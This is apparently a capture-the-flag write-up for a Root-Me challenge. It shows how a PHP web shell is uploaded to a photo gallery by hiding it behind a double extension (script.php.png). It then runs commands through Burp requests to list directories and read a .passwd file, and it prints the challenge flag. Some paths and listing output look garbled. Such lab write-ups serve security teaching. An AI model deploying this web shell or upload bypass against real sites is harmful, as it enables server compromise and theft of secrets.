


Root-Me Write-up: File upload—Double extensions



Challenge Statement

The goal of this challenge is to compromise a photo gallery by uploading PHP code.


Once code execution is achieved, retrieve the validation password from the .passwd file located at the root of the application.

Initial Attempt

I first attempted to upload a PHP script directly, but the upload was rejected with the following restriction:

NB: Only .gif, jpeg, and .png file extensions are accepted.

This indicates that the application validates file extensions during upload.



PHP Payload

I prepared a simple PHP web shell using the following code:

```
<?php echo system($_GET['cmd']); ?>
```

This script allows command execution through a GET parameter (cmd), assuming:

- The file upload is vulnerable, and the uploaded file is executed as PHP by the server.

Exploiting Double Extensions

The challenge title hints at the vulnerability: **double extensions**.

By obfuscating the filename with multiple extensions, the server may:

- Validate only the last extension (e.g., .png), but execute the file based on an earlier extension (e.g., .php).

Example concept:

exploit.php.jpg

Depending on how the filename is parsed, this file can be treated as either an image or a PHP script.

Uploading the Malicious File

I uploaded the payload using the following filename:

script.php.png

Example request header:

Content-Disposition: form-data; name="file"; filename="script.php.png"

The screenshot shows the Burp Suite interface with the "Repeater" tab selected. In the "Request" pane, a multipart form-data payload is shown, including a file named "script.php.png". The "Response" pane displays the server's response, which includes a PHP script that executes the uploaded file. The response body contains the following code:

```

Photo gallery v 0.02
[emotes | apps | upload | devices | categories | actions]
File information :
  • Upload: script.php.png
  • Type: application/x-php
  • Size: 0.03515625 kB
  • Stored in: galerie/upload/558e0862f4053425a9fd0e7592c42c62/script.php.png
File uploaded

-----[REDACTED]-----
<?php echo system($_GET['cmd']); ?>
-----[REDACTED]-----


```

The file was successfully uploaded.


Verifying Code Execution

After refreshing the gallery page, the uploaded file appeared.

Clicking on it returned the following response:



Warning: system(): Cannot execute a blank command in
 /challenge/web-serveur/ch20/galerie/upload/558eo862f4053425a9fd0e7592c42c62/script.php.png on line 1



This warning confirms that:

- The PHP code is being executed
- The system() function is working
- A command parameter is required

Executing Commands

To supply commands, I appended the cmd parameter:

<http://challenge01.root-me.org/web-serveur/ch20/galerie/upload/558eo862f4053425a9fd0e7592c42c62/script>

At this point, arbitrary commands could be executed.

Enumeration

I started by listing directories:

```
cmd=ls /
```

After further enumeration, I located the .passwd file by listing parent directories:

```
GET /web-serveur/ch20/galerie/upload/558e0862f4053425a9fd0e7592c42c62/script.php.png?cmd=ls -alh ..../
```

The screenshot shows the Burp Suite interface with the following details:

Request:

```
GET /web-serveur/ch20/galerie/upload/558e0862f4053425a9fd0e7592c42c62/script3.php.png?cmd=ls -alh ..../
```

Response:

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 02 Jan 2026 07:48:08 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Vary: Accept-Encoding
Content-Length: 372
```

The response body contains the output of the ls command:

```
total 64
drwxr-xr-x 4 web-serveur-ch20 vvv-data 4 0k Aug 4 2022 .
drwxr-xr-x 99 challenge vvv-data 4 0k Mar 23 2025 ..
drwxr-xr-x 1 root root 729 Aug 4 2022 _init
drwxr-xr-x 1 vvv-data vvv-data 4 0k Dec 10 2022 httpd_inc
drwxr-xr-x 1 challenge challenge 964 Dec 10 2022 _nginx_server-level_inc
drwxr-xr-x 1 root vvv-data 13k Dec 18 2022 _jperes
drwxr-xr-x 1 vvv-data vvv-data 4 0k Dec 10 2022 _nginx_main_inc
drwxr-xr-x 1 root vvv-data 44 Dec 10 2022 git
drwxr-xr-x 1 root vvv-data 181 Dec 12 2022 gitignore
drwxr-xr-x 1 vvv-data vvv-data 4 0k Dec 12 2022 index.html
drwxr-xr-x 8 web-serveur-ch20 vvv-data 4 0k Dec 12 2022 galerie
drwxr-xr-x 1 vvv-data vvv-data 3 9k Dec 10 2022 index.php
drwxr-xr-x 2 vvv-data vvv-data 4 0k Jan 2 08:37 tag
drwxr-xr-x 2 vvv-data vvv-data 4 0k Jan 2 08:37 tag
```

Retrieving the Flag

Once the .passwd file was found, I used cat to read its contents:

```
cmd=cat ..../../.passwd
```

The screenshot shows the Burp Suite interface with the following details:

Request:

```
GET /web-serveur/ch20/galerie/upload/558e0862f4053425a9fd0e7592c42c62/script3.php.png?cmd=cat ..../../.passwd
```

Response:

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 02 Jan 2026 07:50:29 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Vary: Accept-Encoding
Content-Length: 51
```

The response body contains the contents of the .passwd file:

```
Gg9LRz-hWSxqqUKd77-_q-6G8
```

Flag

Gg9LRz-hWSxqqUKd77-_q-6G8

By [Alexander Sapo](#) on [January 2, 2026](#).

[Canonical link](#)

Exported from [Medium](#) on February 7, 2026.